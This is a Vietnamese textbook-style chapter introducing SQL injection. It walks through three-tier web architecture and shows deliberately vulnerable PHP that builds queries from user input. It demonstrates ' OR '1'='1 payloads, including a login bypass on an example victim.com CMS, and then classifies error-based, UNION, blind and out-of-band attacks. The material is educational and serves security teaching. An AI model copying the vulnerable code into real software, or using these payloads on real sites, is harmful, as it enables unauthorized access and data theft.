# Chương 1: Tấn công Blind SQL injection.

Lỗ hổng SQL injecton đã tồn tại ngay từ lần đầu tiên ứng dụng web được kết nối với cơ sở dữ liệu. Tuy nhiên, Rain Forest Puppy được coi là người đâu tiên có công bố rộng rãi về lỗ hổng này. Vào ngày giáng sinh năm 1998, Rain Forest Puppy đã viết bài báo “NT Web Technology Vulnerabilities” trên Phrack ([www.phrack.com/issues.html?issue=54&id=8#article](http://www.phrack.com/issues.html?issue=54&id=8#article)), một chuyên trang dành cho các hacker trên thế giới. Tác giả cũng cung cấp một bài hướng dẫn tấn công SQL injection tên “How I hacked PacketStorm” tại www.wiretrip.net/rfp/txt/rfp2k01.txt vào đầu những năm 2000. Kể từ đây, nhiều nhà nghiên cứu trên thế giới đã bắt đầu phát triển các kỹ thuật tấn công, khai thác lỗ hổng SQL injection.

## Lỗ hổng SQL injection.

Trong nhiều năm qua chúng ta đã được nghe nhiều về lỗ hổng SQL injection. Đó thường là những bài viết về kinh nghiệm, cách khai thác lỗ hổng này. SQL injection là một trong những lỗ hổng nguy hiểm nhất, ảnh hưởng nghiêm trọng hoạt động kinh doanh, nghiệp vụ của tổ chức. Nó cho phép kẻ tấn công tiếp xúc với những thông tin cực kỳ quan trọng như: thông tin tài khoản, thông tin email, thông tin thẻ tín dụng.

Trong phần này chúng ta sẽ xem xét nguyên nhân của lỗ hổng. Bắt đầu bằng cái nhìn tổng quan về cấu trúc và hoạt động của ứng dụng web, từ đó cung cấp hiểu biết về cách mà lỗ hổng SQL injection xảy ra dựa trên phân tích mã nguồn của ứng dụng.

### Nguyên tắc hoạt động của ứng dụng web sử dụng cơ sở dữ liệu.

Đại đa số chúng ta sử dụng các ứng dụng web trong cuộc sống hằng ngày, như là một phần trong cuộc sống như: duyệt email, mua hàng trực tuyến, đọc một tin tức mình quan tâm. Ứng dụng web cũng có đủ loại nội dụng, với đủ loại kích thước khác nhau. Mặc dù khác nhau, đa dạng như vậy nhưng các ứng dụng web lại có một điểm giống nhau cơ bản. Đó chính là cách mà ứng dụng web tương tác. Thông thường, đó chính là cơ sở dữ liệu (CSDL).

Ứng dụng web sử dụng cơ sở dữ liệu rất phổ biến ngày nay. Thông thường bao gồm một CSDL phía back-end và một trang web chứa các đoạn mã server-side trên máy chủ, có khả năng trích xuất các dữ liệu từ CSDL dựa trên các hành vi, tác động khác nhau của người dung. Một trong những ví dụ rõ nhất là trang thương mại điện tử: Các thông tin về sản phẩm như: tên, giá, số lượng… được lưu trữ trong CSDL. Tùy thuộc vào loại sản phẩm mà chúng ta muốn xem, ứng dụng sẽ trả về cho chúng ta thông tin sản phẩm tương ứng.


Một ứng dụng web cơ bản gồm 3 lớp (three tiers): Lớp trình bày (Presentation Tier) là trình duyệt, hoặc bộ engine hiển thị, Lớp logic (Logic Tier) là ngôn ngữ lập trình hoạt động phía máy chủ như C#, ASP, .NET, PHP, JSP…, Lớp lưu trữ (Storage Tier) là các hệ quản trị CSDL như Microsoft SQL Server, MySQL, Oracle… Trình duyệt web ở lớp trình bày gửi yêu cầu tới lớp trung gian – lớp logic, tạo ra các yêu cầu truy vấn hoặc cập nhật vào CSDL (lớp lưu trữ).

Trong ví dụ sau, một trang web bán hàng trực tuyến có chức năng cho phép người dùng tìm kiếm/lọc các sản phẩm quan tâm, sắp xếp các sản phẩm, cung cấp tính tùy chọn hiển thị các sản phẩm phù hợp với tài chính, nhu cầu người mua. Để xem tất cả các sản phẩm có giá thấp hơn 100$, người mua sẽ sử dụng URL sau: <http://www.victim.com/products.php?val=100>. Đoạn mã PHP dưới đây sẽ minh họa các mà đầu vào từ người dùng (tham số val) được truyền vào và tạo ra một câu truy vấn SQL động. Đoạn mã sẽ được thực thi khi người dùng gọi tới URL:

|  |
| --- |
| // connect to the database  $conn = mysql\_connect("localhost","username","password");  // dynamically build the sql statement with the input  $query = "SELECT ∗ FROM Products WHERE Price < '$\_GET["val"]' "."ORDER BY ProductDescription";  // execute the query against the database  $result = mysql\_query($query);  // iterate through the record set  while($row = mysql\_fetch\_array($result, MYSQL\_ASSOC))  {  // display the results to the browser  echo "Description : {$row['ProductDescription']} <br>".  "Product ID : {$row['ProductID']} <br>".  "Price : {$row['Price']} <br><br>";  } |

Đoạn code trên minh họa rõ quá trình PHP script tạo ra câu truy vấn. Câu truy vấn sẽ trả về tất cả sản phẩm có giá thấp hơn 100$ trong CSDL, những sản phẩm này sẽ được hiển thị trên trình duyệt web của người dùng. Về nguyên tắc, tất cả các phương pháp làm việc của ứng dụng web đều hoạt động giống như cách này, hoặc một hình thức tương đương nhằm tạo ra câu truy vấn:

|  |
| --- |
| SELECT ∗  FROM Products  WHERE **Price <’100.00’**  ORDER BY ProductDescription; |




Hình 1: Mô hình ba lớp đơn giản trong ứng dụng web.

Lớp trình bày là lớp cao nhất của ứng dụng, nó hiển thị các thông tin liên quan

các dịch vụ như hàng hóa, nội dung giỏ hàng, và giao tiếp với những lớp khác để trả kết quả lên trình duyệt. Tiếp theo lớp trình bày là lớp logic, thực hiện các chức năng của ứng dụng bằng các xử lý chi tiết. Lớp lưu trữ gồm các máy chủ CSDL, dữ liệu sẽ được lưu trữ và lấy ra tại đây. Điều này giúp cho dữ liệu độc lập với ứng dụng và các hoạt động nghiệp vụ. Một nguyên tắc cơ bản là lớp trình bày không bao giờ liên kết trực tiếp với lớp dữ liệu, mà phải đi qua lớp logic trung gian. Khi người dùng sử dụng trình duyệt web truy cập vào URL: <http://www.victim.com>, máy chủ web server sẽ tải file kịch bản từ file hệ thống, chuyển đến scripting engine để phân tích và thực thi. Đoạn script sẽ thực hiện mở kết nối đến lớp lưu trữ - CSDL qua Database Connector để thực hiện câu truy vấn SQL. CSDL trả về kết quả truy vấn cho Database Connector, chuyển đến cho scripting engine (lớp logic). Lớp logic sẽ thực hiện các ứng dụng, nghiệp vụ tương ứng với kết quả truy vấn SQL trước khi trả về trang Web dạng HTML cho trình duyệt web của người dùng. Trình duyệt web sẽ hiển thị HTML dưới dạng hình ảnh, đồ họa sinh động. Toàn bộ quá trình thực thi chỉ trong khoảng vài giây và hoàn toàn trong suốt với người dùng.

Mô hình ba lớp không có tính mở rộng, do đó trong những năm gần đây mô hình này đang được đánh giá lại và một mô hình mới được xây dựng có tính mở rộng và bảo trì được xây dựng: mô hình n-lớp. Trong đó, giải pháp mô hình 4-lớp được đưa ra bằng cách sử dụng một lớp trung gian giữa lớp logic và lớp lưu trữ. Một máy chủ ứng dụng trong mô hình n-lớp sẽ cung cấp các API phục vụ các chức năng, hoạt động và được sử dụng bởi ứng dụng. Các máy chủ có thể sử dụng nhiều loại ngôn ngữ. nhiều loại hệ quản trị CSDL khác nhau.



Hình 2: Mô hình ứng dụng 4-lớp.

Mỗi lớp có thể được đặt trên nhiều máy chủ hoặc cùng một máy chủ. Cũng như một máy chủ có thể đặt nhiều lớp. Việc chia thành nhiều lớp nhỏ hơn cho phép dễ dàng mở rộng, phân tách rõ hơn giữa các LTV, làm cho mã nguồn ứng dụng dễ đọc hơn, cũng như dễ dàng tái sử dụng. Phương pháp này cũng loại bỏ các điểm yếu duy nhất của ứng dụng. Hiện nay, mô hình 3-lớp và 4-lớp đang rất phổ biến trên Internet. Tuy nhiên, như đã nói mô hình n-lớp rất linh hoạt và sẽ cung cấp vô số cách để chia tách và triển khai.

### Lỗ hổng SQL injection.

Các ứng dụng web ngày càng trở nên phức tạp hơn. Phạm vi cũng mở rộng từ Internet đến nội bộ, từ các hệ thống thương mại điện tử đến các hệ thống đối tác, hệ thống quản lý. Sự đa dạng của các hệ thống, sự nhạy cảm của các dữ liệu trở nên quan trọng với các doanh nghiệp. Các ứng dụng web cũng vô cùng đa dạng và biến đổi trong các dòng mã nguồn, càng nhiều tính năng càng làm tăng khả năng mắc lỗi của ứng dụng. Ngoài ra, sự phát triển của ngành An toàn thông tin (ATTT), hacker ngày càng tập trung vào việc khai thác, chiếm quyền điều khiển các hệ thống.

Tấn công SQL injection là một kiểu tấn công mà câu lệnh truy vấn SQL được tạo thành từ đầu vào phía người dùng, sau đó chuyển tới máy chủ SQL phía back-end để phân tích và thực thi. Bất kỳ thủ tục để xây dựng mệnh đề truy vấn SQL cũng có khả năng mắc lỗi, giống như sự đa dạng trong các phương pháp lập trình. Một hình thức cơ bản của SQL injection là chèn trực tiếp đoạn mã vào tham số (parameter) được ghép nối với câu truy vấn SQL và thực thi. Một dạng khác ít trực tiếp mà mã tấn công sẽ được tiêm (inject) vào trong một bảng, khi chuỗi này được lấy ra và ghép vào một câu truy vấn SQL động, nó sẽ được thực thi. Khi mà ứng dụng web không thực hiện tiền xử lý – sanitize đầu vào, thành phần sẽ được đưa vào câu truy vấn SQL động, kẻ tấn công sẽ tạo được câu lệnh SQL mong muốn.

Để minh họa, chúng ta quay lại với ví dụ cửa hàng trực tuyến, cho phép hiển thị các sản phẩm có giá nhỏ hơn 100$:

<http://www.victim.com/products.php?val=100>.

Lần này, chúng ta sẽ thêm câu lệnh SQL bằng cách thêm vào tham số val đoạn mã: ‘OR ‘1’=‘1. URL sẽ thành:

http://www.victim.com/products.php?val=100’ OR ‘1’=‘1

Mã PHP sẽ thực thi và trả về tất cả các sản phầm, không liên quan đến giá của nó. Bởi vì chúng ta đã thay đổi logic của câu truy vấn SQL, khi nối thêm toán hạng OR, điều đó làm cho câu truy vấn luôn trả về True (vì thật sự 1 luôn bằng 1). Câu lệnh sau sẽ được sinh ra thực thi:

|  |
| --- |
| SELECT ∗  FROM ProductsTbl  WHERE Price < ‘100.00’ OR ‘1’ = ‘1’  ORDER BY ProductDescription; |

Có rất nhiều cách để khai thác lỗ hổng SQL injection để đạt được vô số các mục tiêu. Sự thành công của các cuộc tấn công thường là phụ thuộc nhiều vào cơ sở dữ liệu và kết nối các hệ thống cơ bản mà đang bị tấn công. Đôi khi nó có thể mất rất nhiều kỹ năng và sự kiên trì để khai thác một lỗ hổng tiềm năng.

Trong ví dụ trên, chúng ta đã thấy được cách kẻ tấn công tạo ra câu lệnh câu lệnh truy vấn SQL động từ đầu vào không được kiểm tra, từ đó thực thi các hành vi phía LTV không lường trước được.Trong ví dụ sau, một CMS (Content Management System) là một ứng dụng web được sử dụng để tạo, chỉnh sửa, quản lý và xuất bản nội dung cho một trang web mà không cần có một sự hiểu biết sâu hoặc khả năng mã trong HTML. Sử dụng các URL sau đây để truy cập các ứng dụng CMS:

<http://www.victim.com/cms/login.php?username=foo&password=bar>

Ứng dụng CMS yêu cầu cung cấp một tên người dùng và mật khẩu hợp lệ trước khi có thể truy cập vào các chức năng của nó. Truy cập các URL trước sẽ cho kết quả trong các lỗi “Incorrect username or password, please try again.”. Dưới đây là các mã cho file login.php:

|  |
| --- |
| // connect to the database  $conn = mysql\_connect(“localhost”,“username”,“password”);  // dynamically build the sql statement with the input  $query = “SELECT userid FROM CMSUsers WHERE user = ‘$\_GET[“user”]’ ”.  “AND password = ‘$\_GET[“password”]’”;  // execute the query against the database  $result = mysql\_query($query);  // check to see how many rows were returned from the database  $rowcount = mysql\_num\_rows($result);  // if a row is returned then the credentials must be valid, so  // forward the user to the admin pages  if ($rowcount ! = 0){header(“Location: admin.php”);}  // if a row is not returned then the credentials must be invalid  else {die(‘Incorrect username or password, please try again.’)} |

File login.php tự động tạo ra một câu lệnh SQL sẽ trả về một bản ghi mà nếu một tên truy nhập và mật khẩu hợp lệ được nhập vào. Các truy vấn sẽ trả userid tương ứng cho người sử dụng nếu giá trị user và password phù hợp với một giá trị được lưu trữ tương ứng trong bảng CMSUsers:

|  |
| --- |
| SELECT userid  FROM CMSUsers  WHERE user = ‘foo’ AND password = ‘bar’; |

Vấn đề là trong đoạn mã trên, lập trình viên (LTV) tin rằng số lượng bản ghi trả về chỉ có thể là 0 hoặc 1. Trong ví dụ trước, chúng ta đã inject để kết quả trả về luôn là TRUE. Nếu tiếp tục sử dụng lại, chúng ta có thể làm sai logic của phần xác thực. Bằng cách thêm ‘OR ‘1’=’1 vào sau URL, đoạn script PHP trong lần này sẽ trả về tất cả user trong bảng CMSUsers. URL trông như sau:

http://www.victim.com/cms/login.php?username=foo&password=bar’ OR ‘1’=’1

Tất cả các userids được trả về bởi vì chúng ta đã thay đổi logic của câu truy vấn. Dưới đây là các truy vấn đã được xây dựng và thực hiện:

|  |
| --- |
| SELECT userid  FROM CMSUsers  WHERE user = ‘foo’ AND password = ‘password’ OR ‘1’ = ‘1’; |

Logic của ứng dụng có nghĩa là nếu CSDL trả về nhiều hơn 1 bản ghi, chúng ta đã nhập thông tin đăng nhập chính xác và có quyền truy cập vào file admin,php được bảo vệ. Sử dụng kỹ thuật khai thác này, thông thường sẽ được đăng nhập như là user đầu tiên trong bảng CMSUsers. Bằng việc khai thác lỗ hổng SQL injection đã phá vỡ cơ chế xác thực của ứng dụng.

### Nguyên nhân của lỗ hổng SQL injection.

SQL là ngôn ngữ chuẩn để truy cập vào các hệ quản trị CSDL: Microsoft SQL Server, Oracle, MySQL, Sybase, và Informix… Hầu hết các ứng dụng Web cần phải tương tác với một CSDL, và hầu hết các ngôn ngữ lập trình ứng dụng web, như ASP, C #, .NET, Java và PHP, cung cấp cách chương trình kết nối với một cơ sở dữ liệu và nó. Lỗ hổng SQL injection xảy ra khi các LTV ứng dụng Web không đảm bảo các giá trị nhận được từ người dùng (Web form, cookie, input parameter…) được kiểm tra chặt chẽ trước khi truyền vào câu truy vấn SQL và thực hiện trên máy chủ CSDL. Nếu một kẻ tấn công có thể kiểm soát đầu vào đó và thay đổi, những kẻ tấn công có thể thực thi câu lệnh SQL trên máy chủ CSDL.

Mỗi ngôn ngữ lập trình cung cấp một số cách khác nhau để xây dựng và thực thi câu lệnh SQL, và các LTV thường sử dụng kết hợp của các phương pháp khác nhau. Có rất nhiều trang web cung cấp các hướng dẫn và các ví dụ để giúp các LTV giải quyết vấn đề thông thường, và thường các ví dụ này không an toàn. Nếu không có một sự hiểu biết về các hệ quản trị CSDL, nhận thức về các vấn đề bảo mật, LTV có thể làm ra một ứng dụng mắc lỗi SQL injection.

Dynamic string building là một kỹ thuật cho phép LTV tạo ra câu lệnh SQL trong khi chạy. Một câu lệnh SQL động được xây dựng ở thời gian thực hiện, đối với những điều kiện khác nhau tạo ra các câu lệnh SQL khác nhau. Nó có thể cho các LTV xây dựng ra các câu lệnh tự động, tùy thuộc vào hoàn cảnh, đầu vào từ người dùng. Các nguyên nhân dẫn đến việc tạo ra câu lệnh SQL không an toàn có thể là:

* Không kiểm soát ký tự Escape.
* Không kiểm soát loại dữ liệu.
* Không kiểm soát quá trình sinh câu lệnh SQL.
* Không kiếm soát thông báo lỗi.

Nếu không kiểm soát chặt quá trình sinh câu lệnh này, kẻ tấn công hoàn toàn có thể tạo ra câu lệnh SQL và thực thi trên máy chủ CSDL.

### Ảnh hưởng của lỗ hổng SQL injection với tổ chức.

Khai thác lỗ hổng SQL injection, kẻ tấn công có thể chiếm quyền điều khiển toàn bộ CSDL. Kẻ tấn công có thể lấy toàn bộ các thông tin nhạy cảm: thông tin tài khoản, thông tin thẻ tín dụng. Một số có thể chỉnh sửa, tạo thêm các tài khoản quản trị mức ứng dụng để từ đó chiếm quyền điều khiển ứng dụng, thực thi trái phép các hành vi không được phép.

Một hướng khác, kẻ tấn công thực hiện tấn công nâng quyền. Một số hệ quản trị CSDL cho phép thực thi câu lệnh hệ điều hành. Thông thường, các hệ quản trị CSDL này được chạy với quyền quản trị, do đó, có thể thực thi các câu lệnh hệ điều hành với quyền quản trị. Khai thác theo hướng này, kẻ tấn công hoàn toàn có thể chiếm quyền điều khiển hoàn toàn máy chủ.

Một số nguồn trên thế giới có thể cho thấy sự ảnh hưởng của lỗ hổng SQL injection. Năm 2011, CWE (Common Weakness Enumeration)/SANS Top 25 Most Dangerous Software Errors là một danh sách thống kê các lỗ hổng nghiêm trọng nhất của phần mềm. Danh sách được tổng hợp từ hơn 20 nguồn khác nhau, sử dụng cơ chế Common Weakness Scoring System (CWSS) để chấm điểm. Vào năm 2011, lỗ hổng SQL injection đứng đầu danh sách (<http://cwe.mitre.org/top25/index.html>).

Ngoài ra, Open Web Application Security Project (OWASP) cũng liệt kê lỗi nhúng mã (bao gồm SQL injection) là lỗ hổng bảo mật nghiêm trọng nhất trong top 10 lỗ hổng ứng dụng web năm 2010. Mục đích chính của OWASP Top 10 là để đào tạo LTV, quản lý, thiết kế phần mềm, và các tổ chức về những hậu quả của các lỗ hổng bảo mật ứng dụng web phổ biến nhất. Trong danh sách trước đó được phát hành năm 2007, lỗ hổng SQL injection đứng thứ hai. Tuy nhiên, vào năm 2010 khi thay đổi cách tính điểm dựa trên ảnh hưởng/nguy cơ rủi ro, lỗ hổng SQL injection đã lên đầu.

Một nguồn khác, đó là thông tin các website bị tấn công được thống kê trên Zone-H. Một lượng lớn các trang web bị tấn công khai thác bằng lỗ hổng SQL injection. Giới truyền thông cũng có nhiều công bố về các vụ tấn công ảnh hưởng đến các công ty, tổ chức lớn:

Tháng 2/2002, Jeremiah Jacks ([www.securityfocus.com/news/346](http://www.securityfocus.com/news/346)) phát hiện lỗ hổng SQL injection của Guess.com, thu được ít nhất thông tin thẻ tín dụng của 200,000 khách hàng.

Tháng 6/2003, Jeremiah Jacks tiếp tục tấn công PetCo.com ([www.securityfocus.com/news/6194](http://www.securityfocus.com/news/6194)), thu được thông tin thẻ tín dụng của 500.000 khách hàng qua lỗ hổng SQL injection.

Ngày 17 tháng 6 năm 2005, Master Card cảnh báo khách hàng có sự vi phạm bảo mật trong hệ thống Card Systems Solutions, đây cũng là vụ tấn công lớn nhất được ghi nhận liên quan đến SQL injection ([www.ftc.gov/os/caselist/0523148/0523148complaint.pdf](http://www.ftc.gov/os/caselist/0523148/0523148complaint.pdf)), kẻ tấn công đã tiếp cận hơn 40 triệu thẻ tín dụng.

Tháng 8 năm 2007, United Nations Web site (www.un.org) bị thay đổi giao diện thông qua lỗ hổng SQL injection, hiển thị thông điệp bài Mỹ (<http://news.cnet.com/8301-10784_3-9758843-7.html>).

Tháng 2 năm 2009, một nhóm hacker Rumai sử dụng lỗ hổng SQL injection khai thác Web sites Kaspersky, F-Secure, và Bit-Defender. Nhóm hacker này cũng đã từng tấn công các website lớn như: RBS WorldPay, CNET.com, BT.com, Tiscali.co.uk, và national-lottery.co.uk.

Tháng 4 năm 2011, Barracuda Networks Web site (barracudanetworks.com) mắc lỗ hổng SQL injection, toàn bộ CSDL bị công khai gồm cả thông tin đăng nhập và mật khẩu đã mã hóa.

Tháng 5 năm 2011, LuzSec chiếm quyền một loạt website của Sony (sonypictures.com, SonyMusic.gr, and SonyMusic.co.jp). LulzSec tuyên bố có thể mật khẩu, email hàng triệu khách hàng của Sony

Nếu như trước đây, các hacker thường chiếm quyền điều khiển Website để ghi điểm với các nhóm hacker khác, hoặc truyền bá, để lại một tin nhắn cụ thể. Tuy nhiên, ngày nay các hacker khai thác với mục đích cụ thể, thường là tài chính. Việc tấn công ngày càng được thực hiện âm thầm, lặng lẽ. Đồng nghĩa với đó là hậu quả của tấn công ngày càng nghiêm trọng. Trong phần tiếp theo, chúng ta sẽ đi sâu vào một kiểu khai thác lỗ hổng SQL injection nói chung, và khai thác kiểu Blind SQL injection nói riêng.

## Khai thác lỗ hổng SQL injection.

Một câu hỏi được đặt ra là: Sau khi xác định được một vị trí – đầu vào (EntryPoint) mắc lỗi, cần phải làm gì với nó ? Khi đó, chúng ta hoàn toàn có thể tương tác được với CSDL. Trong nhiều năm qua, đã có nhiều phương pháp, nghiên cứu về cách để khai thác (Exploit) lỗ hổng SQL injection. Trong phần này sẽ trình bày các kỹ thuật cho phép, hoặc lấy thông tin từ CSDL cho trình duyệt.

### Phân biệt các hình thức tấn công SQL injection.

Trên thế giới có nhiều tài liệu nghiên cứu về các hình thức tấn công, khai thác lỗ hổng SQL injection. Các tài liệu này thường nói khá chi tiết về phương pháp, cách thức tấn công cho một hệ quản trị CSDL (DBMS) cụ thể, tuy nhiên lại thiếu cái nhìn tổng quan về các hình thức tấn công nói chung. Thông thường, để phân biệt một dạng vấn đề thì cần phải dựa trên một, hoặc nhiều tiêu chí nào đó. Đối với tấn công SQL injection, để phân loại có thể dựa theo 2 tiêu chí:

* Cách để nhận được kết quả trả về của truy vấn SQL.
* Cách để lấy được thông tin từ kết quả trả về.

Tại sao lại phân chia như vậy ? Trong ví dụ ở phần trên đã trình bày về hai ví dụ ứng dụng mắc lỗi SQL injection. Tuy vậy, đó là những ví dụ cơ bản, và đơn giản nhất. Trong thực tế, có nhiều trường hợp các vị trí mắc lỗi khá khó khăn để lấy được dữ liệu, kết quả trả về của truy vấn SQL.

Đầu tiên về tiêu chí: “Cách để nhận được kết quả trả về của truy vấn SQL”. Thông thường, kết quả truy vấn của câu lệnh SQL sẽ được trả về qua lớp logic, rồi từ đó hiển thị xuống lớp trình bày (ví dụ mô hình 3-lớp). Nhưng đó là với trường hợp câu lệnh đó được thực hiện vào kết quả trả về trực tiếp qua lớp logic. Thực tế, có nhiều ứng dụng sau khi thực hiện xong truy vấn không trả về kết quả cho lớp trung gian. Chính vì thế, nếu chỉ căn cứ theo cách truyền thống thì không thể nào nhận được dữ liệu trả về. Chính vì thế, dựa vào cách mà người dung nhận kết quả truy vấn SQL trả về, có thể chia làm hai dạng: Tấn công dạng In of Band và Tấn công Out of Band.

Tấn công dạng In of Band là dạng tấn công cơ bản mà chúng ta sẽ đi sâu phân tích: Kết quả trả truy vấn SQL trả về trực tiếp cho trình duyệt của người dùng. Thực hiện phân tích thông tin mà trình duyệt nhận được, kẻ tấn công có thể trích xuất ra được các thông tin mong muốn.

Tấn công dạng Out of Band ngược lại với In of Band. Kết quả của truy vấn không trả về trực tiếp cho trình duyệt của người dùng. Để có thể nhận được kết quả truy vấn, kẻ tấn công sẽ phải sử dụng kỹ thuật để nhận kết quả này, qua một kênh khác: Qua đọc ghi file, qua truy vấn HTTP/ truy vấn DNS… Trong phần tiếp theo sẽ trình bày chi tiết hơn về loại hình tấn công này.

Khi mà đã nhận được kết quả trả về của truy vấn SQL, thì một vấn đề tiếp theo đặt ra là: Làm thế nào để có thể trích xuất, lấy được thông tin từ kết quả này. Bởi vì kết quả trả về phải trải qua lớp logic trung gian, lớp này thực hiện tính toán, hiển thị ra dạng mã HTML, rồi mới trả về trình duyệt cho người dùng. Nếu như câu truy vấn đơn giản nhất: “SELECT @@version” sẽ trả về thông tin phiên bản của DBMS, thì yêu cầu đặt ra phải tìm được thông tin đó (có độ dài từ 20 cho đến 50 từ) trong toàn bộ dữ liệu HTML trả về. Có nhiều kỹ thuật để trích xuất, lấy thông tin. Tuy nhiên, việc sử dụng kỹ thuật nào lại phụ thuộc vào cách mà lớp logic xử lý và hiển thị kết quả của câu truy vấn SQL. Thông thường các kỹ thuật cơ bản là:

* Sử dụng thông báo lỗi (Error Message).
* Sử dụng mệnh đề UNION.
* Tấn công Blind SQL injection sử dụng mệnh đề điều kiện.


Trong đó, tấn công sử dụng thông báo lỗi và sử dụng mệnh đề UNION được xếp vào dạng non-blind. Có nghĩa là, kết quả trả về dạng tường minh ngay trong kết quả HTML trả về. Cụ thể, thông tin @@version sẽ trả về trực tiếp trong mã HTML. Trong nhiều trường hợp, ứng dụng web không trả về trong HTML. Trong ví dụ URL truy cập CMS quản trị ở trên, nếu thông tin truy cập đúng thì người dùng sẽ được vào trang admin.php, nếu sai sẽ ở lại trang login.php. Như vậy, kết quả trả về chỉ là: YES/NO, được vào trang admin hay không. Để có thể trích xuất được dữ liệu trong trường hợp này, cần phải sử dụng các mệnh đề điều kiện.

Trong phần tiếp theo sẽ lần lượt đi vào cụ thể của các dạng tấn công đã nói ở trên. Đầu tiên là hai dạng tấn đơn giản, và cơ bản nhất: Tấn công non-blind sử dụng thông báo lỗi và mệnh đề UNION. Tiếp theo, sẽ trình bày về tấn công Out-of-band. Về các kỹ thuật tấn công Blind SQL injection cơ bản, trong mục 3 của chương sẽ đi sâu về vấn đề này.

### Tấn công sử dụng thông báo lỗi

Tấn công sử dụng thông báo lỗi là dạng cơ bản nhất của tấn công SQL injection. Tấn công này khai thác việc xử lý lỗi không tốt trong mã nguồn ứng dụng. Thông thường, khi thực hiện một câu truy vấn SQL sai: Sai về mặt cú pháp, mặc logic… DBMS sẽ trả về thông báo lỗi. LTV do sai sót đã hiển thị lại thông báo lỗi này cho phía trình duyệt. Lợi dụng điểm này, kẻ tấn công có thể sử dụng để trích xuất thông tin trong CSDL. Cần lưu ý là: vì thông báo lỗi là của DBMS, nên sẽ phụ thuộc vào loại DBMS sử dụng: MySQL một kiểu, MSSQL Server một kiểu, và Oracle một kiểu khác.

Trong ví dụ sau đây, ứng dụng hiển thị chi tiết về thông tin lỗi. Sau khi thêm một dấu nháy đơn (‘) vào biến trên URL, câu lệnh SQL được sinh ra sẽ trở nên sai cú pháp vì thừa 1 dấu nháy đơn, dẫn đến không đóng được chuỗi và tạo ra thông báo lỗi cú pháp (syntax error). Vì sử dụng DBMS là Microsoft SQL Server nên thông báo sẽ như sau:




Hình 3: Thông báo lỗi của MSSQL Server

Trong trường hợp DBMS sử dụng MySQL Server, thông báo lỗi có dạng như sau:

|  |
| --- |
| ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ’’ at line 1 |

